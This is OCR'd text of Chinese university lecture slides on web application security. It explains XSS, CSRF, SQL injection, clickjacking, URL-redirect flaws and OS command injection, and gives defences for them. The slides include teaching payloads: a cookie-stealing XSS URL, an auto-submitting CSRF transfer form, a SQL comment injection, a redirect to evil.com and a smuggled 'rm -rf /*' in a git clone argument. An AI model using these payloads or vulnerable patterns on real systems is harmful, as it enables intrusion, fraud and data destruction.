应用安全


李琦
清华大学网研院


CSRF
(Cross Site Request Forgery)
画中画观看
播放 (k)
0:00 / 2:11

万维网的诞生

蒂姆•伯纳斯•李

- 英国计算机科学家
- 2016年图灵奖获得者
- 万维网的发明者



蒂姆与他的万维网


各种各样的网络应用

- Web技术，移动应用，社交网络等应用已经融入到我们的日常生活
- 云计算、CDN、物联网络作为网络应用的基建支持我们的日常生活


- 各种各样的应用安全问题也影响着我们的生活
  - 服务崩溃—无法正常连接网页
  - 隐私泄露—隐私聊天信息泄露
  - 定向攻击—网络钓鱼

应用安全

- 什么是应用安全?
  - 一般特指网络应用层的相关协议、技术、软件的安全问题
  - 解决应用安全是一个系统性的过程
  - 资源有限、资源共享和系统漏洞



- 应用安全为什么重要?
  - 用户最密切的交互接口
  - 使用频率越来越多
  - 黑客收益越来越高



讨论

畅所欲言

你能想到的应用安全问题有哪些?

本章的内容组织

第一节
网络应用及其
相关的应用安全问题

- Web安全、云计算安全
- CDN安全、物联网安全
- 社交网络安全
- 移动应用安全

回顾历史，追溯应用
安全问题的来源

第二节
应用安全网络攻击的
共性特征及基本防御原理

- 拒绝服务、信息泄露
- 身份认证和信任管理
- 隐私保护
- 实时防御

挖掘内涵，构建应用安全共性
特征及基本防御原理

第三节
应用安全典型案例

- Web安全的机密性
- 社交网络安全的机密性

了解现状，理解应用安全真实
场景

拒绝服务和信息泄露是应用安
全的共性特征

复杂的网络应用，需要联合复杂
的安全技术进行防御

网络应用及其相关的应用安全问题

- Web安全
- 云计算安全
- CDN安全
- 物联网安全
- 社交网络安全
- 移动应用安全

Web的诞生

1

1974
TCP/IP协议的诞生

2

1989
蒂姆·伯纳斯·李提出了World Wide Web的设计方案

3

4

1991
欧洲核子研究组织(CERN)对外发布的首页站点

5

1993
HTML1.0：互联网工程工作小组(IETF)工作草案发布


未来的网络

HTML5?

WebOS?

虚拟现实?


什么是Web?



- Web（World Wide Web）即全球广域网，也称为万维网，它是一种基于超文本和HTTP的、全球性的、动态交互的、跨平台的分布式图形信息系统
- 为浏览者在Internet上查找和浏览信息提供了图形化的、易于访问的直观界面
- Web应用程序是运行在Web服务器上的应用软件，这些应用程序使用客户机/服务器（Client/Server）建模的结构进行编程

Web安全-跨站脚本攻击

- XSS (Cross-Site Scripting)：跨站脚本攻击
  - 跨站脚本攻击是指通过存在安全漏洞的Web网站注册用户的浏览器内运行非法的HTML标签或JavaScript进行的一种攻击
- 跨站脚本攻击有可能造成以下影响:
  - 利用虚假输入表单骗取用户个人信息
  - 利用脚本窃取用户的Cookie值，被害者在不知情的情况下，帮助攻击者发送恶意请求
  - 显示伪造的文章或图片



持久型XSS

非持久型XSS


Web安全-跨站脚本攻击原理

- **XSS 的原理**
  - 恶意攻击者往 Web 页面里插入恶意可执行网页脚本代码
  - 用户浏览该页之时嵌入其中 Web 里面的脚本代码会被执行
  - 攻击者盗取用户信息或其他侵犯用户安全隐私的目的
- **反射型XSS（非持久型 XSS）**：攻击者发送带有恶意脚本参数的URL诱骗受害者点击
- **存储型XSS（持久型 XSS）**：通过攻击者使用网站漏洞，将可执行的代码永久存在服务器中，从而任意访问被攻击网站的用户都会执行恶意代码的攻击

```
<select>
    <script>
        document.write('
            + '<option value=1>'
            +     location.href.substring(location.href.indexOf('default=') + 8)
            + '</option>'
        );
        document.write('<option value=2>English</option>');
    </script>
</select>
```

```
https://xxx.com/xxx?default=<script>alert(document.cookie)</script>
```


非持久型XSS攻击范例



持久型XSS攻击范例

Web安全-跨站脚本攻击防御方法

- 一般有两种方法防御：
  - 转义字符，对于引号、尖括号、斜杠进行转义，通常采用白名单过滤的办法
  - 通过CSP，本质上就是建立白名单，开发者明确告诉浏览器哪些外部资源可以加载和执行




转义字符防范范例

Web安全-跨站请求伪造

- **CSRF(Cross Site Request Forgery):**
  - 即跨站请求伪造
  - 利用用户已登录的身份
  - 在用户毫不知情的情况下
  - 以用户的名义完成非法操作

- **完成 CSRF 攻击必须要有三个条件**:
  - 用户已经登录了站点 A，并在本地记录了 cookie
  - 在用户没有登出站点 A 的情况下（cookie 生效的情况下），访问了恶意攻击者提供的引诱危险站点 B (B 站点要求访问站点A)
  - 站点 A 没有做任何 CSRF 防御



CSRF原理

Web安全-跨站请求伪造

防范 CSRF 攻击可以使用以下三种方法：

1）对 Cookie 设置 SameSite 属性，避免第三方网站访问到用户 Cookie

2）阻止第三方网站请求接口

3）请求时附带验证信息，比如验证码或者 Token

自动提交表单

转账地址

转账信息

提交表单

```
1  <html>
2      <head>
3          <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
4          <title>XXX隐私照片，不看后悔一辈子</title>
5          <style>.tip { width:200px; margin: 20px auto; font-size: 20px;}</style>
6      </head>
7      <body onload="submitForm();">
8          <div class="tip">wait...</div>
9          <form id="transferForm"
10         action="http://XXX.XXX.com/transfer.php"
11         method="POST">
12         <input type="hidden" name="toUser" value="黑客">
13         <input type="hidden" name="amount" value="10">
14     </form>
15     </body>
16     <script>
17         function submitForm() {
18             document.getElementById("transferForm").submit();
19         }
20     </script>
21 </html>
```

CSRF样例

Web安全-SQL注入

- SQL注入是指web应用程序对用户输入数据的合法性没有判断或过滤不严，导致攻击者可以在web应用程序中事先定义好的查询语句的结尾上添加额外的SQL语句
- 在管理员不知情的情况下实现非法操作，以此来实现欺骗数据库服务器执行非授权的任意查询，从而进一步得到相应的数据信息

SQL注入示例

Web安全-SQL注入

预想的SQL 语句是:

```
SELECT * FROM user WHERE username='admin' AND psw='password'
```

恶意攻击者用奇怪用户名将你的 SQL 语句变成了如下形式:

```
SELECT * FROM user WHERE username='admin' --' AND psw='xxxx'
```

在 SQL 中，‘ --是闭合和注释的意思，-- 是注释后面的内容的意思，所以查询语句就变成了:

```
SELECT * FROM user WHERE username='admin'
```

SQL注入示例

Web安全--SQL注入

防御SQL注入的基本原理就是**将数据与代码分离**，具体有四种方法：

后端代码检查输入的数据是否符合预期，严格限制变量的类型

对进入数据库的特殊字符（'，"，<，>，&，*，;等）进行转义处理，或编码转换

所有的查询语句建议使用数据库提供的参数化查询接口，参数化的语句使用参数而不是将用户输入变量嵌入到 SQL 语句中，即不要直接拼接 SQL 语句

严格限制Web应用的数据库的操作权限，给此用户提供仅仅能够满足其工作的最低权限，从而最大限度的减少注入攻击对数据库的危害

Web安全-点击劫持

- 点击劫持是一种视觉欺骗的攻击手段
  - 攻击者将需要攻击的网站通过 iframe 嵌套的方式嵌入自己的网页中
  - 并将 iframe 设置为透明
  - 在页面中透出一个按钮诱导用户点击
- 用户在登陆 A 网站的系统后，被攻击者诱惑打开第三方网站，而第三方网站通过 iframe 引入了 A 网站的页面内容，用户在第三方网站中点击某个按钮（被装饰的按钮），实际上是点击了 A 网站的按钮

点击劫持结果样例

Web安全-点击劫持

- 点击劫持是一种视觉欺骗的攻击手段
  - 攻击者将需要攻击的网站通过 iframe 嵌套的方式嵌入自己的网页中
  - 并将 iframe 设置为透明
  - 在页面中透出一个按钮诱导用户点击
- 用户在登陆 A 网站的系统后，被攻击者诱惑打开第三方网站，而第三方网站通过 iframe 引入了 A 网站的页面内容，用户在第三方网站中点击某个按钮（被装饰的按钮），实际上是点击了 A 网站的按钮

```
iframe { width: 1440px; height: 900px; position: absolute;
top: -0px; left: -0px; z-index: 2; -moz-opacity: 0; opacity: 0;
filter: alpha(opacity=0);}
button { position: absolute; top: 270px; left: 1150px;
z-index: 1; width: 90px; height:40px; }
</style> ..... <button>点击脱衣</button>
<img src="http://pic1.win4000.com/wallpaper/2018-03-19/5aaf2bf0122d1.jpg">
<iframe src="http://i.youku.com/u/UMjA0NTg4Njcy" scrolling="no"></iframe>
```

点击劫持代码样例

Web安全-URL跳转漏洞

- 借助未验证的URL跳转，将应用程序引导到不安全的第三方区域，从而导致的安全问题
- 黑客利用URL跳转漏洞来诱导安全意识低的用户点击，导致用户信息泄露或者资金的流失
- 原理：**黑客构建恶意链接(链接需要进行伪装,尽可能迷惑)，**发在QQ群或者是浏览量多的贴吧/论坛中，安全意识低的用户点击后，经过服务器或者浏览器解析后，跳到恶意的网站中

URL跳转漏洞原理


```
<?php
$url=$_GET['jumpto’];
header("Location: $url");
?>

http://www.wooyun.org/login.php
?jumpto=http://www.evil.com
```

Header头跳转
实现URL跳转样例

Web安全-OS命令注入攻击

- OS命令注入攻击：通过Web应用，执行非法的操作系统命令达到攻击的目的
  - OS命令注入和SQL注入差不多，只不过SQL注入是针对数据库的，而OS命令注入是针对操作系统的
  - 只要在能调用Shell函数的地方就有存在被攻击的风险
  - 倘若调用Shell时存在疏漏，就可以执行插入的非法命令
  - 命令注入攻击可以向Shell发送命令，让Windows或Linux操作系统的命令行启动程序，也就是说，通过命令注入攻击可执行操作系统上安装着的各种程序



OS命令注入攻击

Web安全-OS命令注入攻击

- OS命令注入攻击：通过Web应用，执行非法的操作系统命令达到攻击的目的
  - OS命令注入和SQL注入差不多，只不过SQL注入是针对数据库的，而OS命令注入是针对操作系统的
  - 只要在能调用Shell函数的地方就有存在被攻击的风险
  - 倘若调用Shell时存在疏漏，就可以执行插入的非法命令
  - 命令注入攻击可以向Shell发送命令，让Windows或Linux操作系统的命令行启动程序，也就是说，通过命令注入攻击可执行操作系统上安装着的各种程序


```
// 以 Node.js 为例，假如在接口中需要从 github 下载用户指定的 repo
const exec = require('mz/child_process').exec;
let params = {/* 用户输入的参数 */};
exec(`git clone ${params.repo} /some/path`);
```

如果 params.repo 传入的是 https://github.com/admin/admin.github.io.git 确实能从指定的 git repo 上下载到想要的代码。
但是如果 params.repo 传入的是 https://github.com/xx/xx.git && rm -rf /* && 恰好你的服务是用 root 权限起的就糟糕了。

OS命令注入攻击


内容分发网络

- CDN（Content Delivery Network, 内容分发网络）：当前提高网站的性能、可靠性与安全性的最佳实践之一
- CDN是由分布在不同地理位置的服务器集群组成的分布式网络
- 目标：帮助其客户网站实现负载均衡、降低网络延迟、提升用户体验、过滤SQL注入等攻击，分散拒绝服务攻击的流量



